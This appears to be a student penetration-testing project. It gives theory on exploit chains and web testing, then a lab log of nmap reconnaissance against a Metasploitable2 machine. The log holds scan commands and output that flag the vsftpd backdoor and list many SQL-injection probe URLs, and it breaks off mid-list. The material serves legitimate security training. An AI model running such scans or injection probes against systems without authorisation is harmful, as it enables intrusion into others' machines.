Vulnerability Assessment & Penetration Testing

Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is essential for identifying and reducing security risks in modern systems and web applications. Attackers often exploit multiple vulnerabilities together to gain unauthorized access, making it important to understand advanced exploitation techniques. This project focuses on web application security, exploit chaining, and effective reporting using industry-standard methodologies. Through practical labs and structured documentation, the project simulates real-world penetration testing scenarios and emphasizes ethical testing and proper remediation.

PART 1: THEORETICAL KNOWLEDGE

1. Advanced Vulnerability Exploitation

Step 1: Understand Exploit Chains

What to learn

- What an exploit chain is
- Why attackers combine multiple vulnerabilities
- How one weakness leads to another

Example flow (theoretical)

1. XSS vulnerability found
2. Session cookie stolen
3. Admin session hijacked
4. CSRF used to perform admin action
5. Leads to system compromise

Your learning task

- Draw a simple flow diagram:
- XSS → Session Hijack → CSRF → Privilege Abuse

Step 2: Study Real Exploit Chains

What to do

- Open Exploit-DB
- Read **descriptions**, not code first
- Focus on:
    - Vulnerability type
    - Preconditions
    - Impact

Output

- Write 3 exploit chains in your notebook:

- Vulnerability → Result → Next Attack

Step 3: Exploit Customization (Conceptual)
What this means

- Exploits are not “one-click”
- Attackers adjust:
  - Target IP
  - Payload type
  - OS or application version

Learning objective

- Understand **what is changed** and **why**, not exact commands

Practice task

- Pick 1 Exploit-DB PoC
- Write:
  - What input values it takes
  - What could change for a different environment

Step 4: Obfuscation Techniques (High-Level)
What to learn

- Why WAFs block attacks
- How attackers try to bypass filters

Common techniques (theoretical)

- Encoding input
- Changing payload structure
- Case manipulation

Important
Learn **why defenses fail**
Do not focus on bypass tricks yet

Step 5: Case Study Analysis
Example: SolarWinds attack

- Entry point: trusted software update
- Exploit chain: supply chain → persistence → lateral movement

Your task

- Write 5 bullets:
  - Initial access
  - Exploit chain
  - Impact
  - Detection failure
  - Prevention lesson

2. Web Application Penetration Testing

Step 1: Learn OWASP Top 10 (Core)

Focus areas

- A04: Insecure Design
- A07: Identification & Authentication Failures

For each vulnerability

Write:

- What it is
- Why it happens
- Real-world impact

Step 2: Manual Testing Knowledge

Tool: Burp Suite (conceptual use)

Learn:

- Intercepting requests
- Modifying parameters
- Observing server behavior

Practice task

- Watch Burp traffic
- Identify:
  - Session token
  - User ID
  - Input fields

Step 3: Automated Testing Awareness

Tools

- sqlmap
- OWASP ZAP

What to understand

- What scanners can find
- What scanners miss
- Why manual testing is required

Step 4: Secure Coding Mitigations

Learn fixes

- Input validation
- Secure session handling
- Rate limiting

3. Reporting & Stakeholder Communication

Step 1: Learn Report Structure
Standard sections

1. Executive Summary
2. Scope & Methodology
3. Technical Findings
4. Risk Rating
5. Remediation
6. Conclusion

Step 2: Audience-Based Writing
For managers

- Business risk
- Impact
- Priority

For developers

- Exact issue
- Affected parameter
- Fix recommendation

Step 3: Metrics & KPIs
Learn to explain:

- Number of vulnerabilities
- Critical vs Medium
- Time to fix
- Exploit success rate

PART 2: PRACTICAL APPLICATION

1: ADVANCED VULNERABILITY EXPLOITATION (DETAILED PRACTICAL)

Objective
The objective of this lab is to understand how attackers perform multi-stage attacks by chaining vulnerabilities such as Cross-Site Scripting (XSS), session hijacking, and remote code execution (RCE). This lab also demonstrates exploit customization using public Proof-of-Concept (PoC) code from Exploit-DB.

STEP 1: Lab Setup
Environment Configuration

Role	Operating System
Attacker	Kali Linux
Target	Metasploitable2
Network	Host-Only / NAT (same subnet)

Both machines must be on the same network so they can communicate.

Verify Attacker IP (Kali Linux)

ip a

Expected Output

- Note the IP under eth0 or wlan0

Example:

inet 192.168.1.116/24

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.116/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 5296sec preferred_lft 5296sec
    inet6 fe80::911e:9a87:5281:86f8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Discover Target IP

nmap -sn 192.168.1.0/24

Expected Output

Nmap scan report for 192.168.1.116

Host is up

Result

- Kali IP: 192.168.1.116
- Metasploitable2 IP: 192.168.1.106

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:08 EST
Nmap scan report for 192.168.1.1
Host is up (0.0068s latency).
MAC Address: 3C:64:CF:D1:D2:90 (Unknown)
Nmap scan report for 192.168.1.101
Host is up (0.11s latency).
MAC Address: C2:03:DB:2E:07:C0 (Unknown)
Nmap scan report for 192.168.1.103
Host is up (0.00046s latency).
MAC Address: 90:E8:68:EF:1B:55 (AzureWave Technology)
Nmap scan report for 192.168.1.105
Host is up (0.0098s latency).
MAC Address: 58:FD:B1:9B:F4:3F (LG Electronics)
Nmap scan report for 192.168.1.106
Host is up (0.0014s latency).
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.116
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.43 seconds
```

STEP 2: Reconnaissance (Practical)

Service & OS Detection

nmap -sS -sV -O 192.168.1.106

WHY this is done

- -sS: Stealth TCP SYN scan
- -sV: Service version detection
- -O: Operating system detection

Expected Findings

- Port 80 – Apache Web Server
- PHP Web Applications
- Outdated services (intentionally vulnerable)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:13 EST
Nmap scan report for 192.168.1.106
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
```

Vulnerability Enumeration

nmap --script=vuln 192.168.1.106

WHY this is done

- Runs vulnerability scripts
- Detects known CVEs and misconfigurations

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=vuln 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:14 EST
Nmap scan report for 192.168.1.106
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-4000  BID:74733
```

```
|     IDs:  CVE:CVE-2015-4000  BID:74733
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://weakdh.org
|       https://www.securityfocus.com/bid/74733
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```

```
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
53/tcp   open  domain
80/tcp   open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.1.106:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
```

```
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
```

```
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
```

```
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
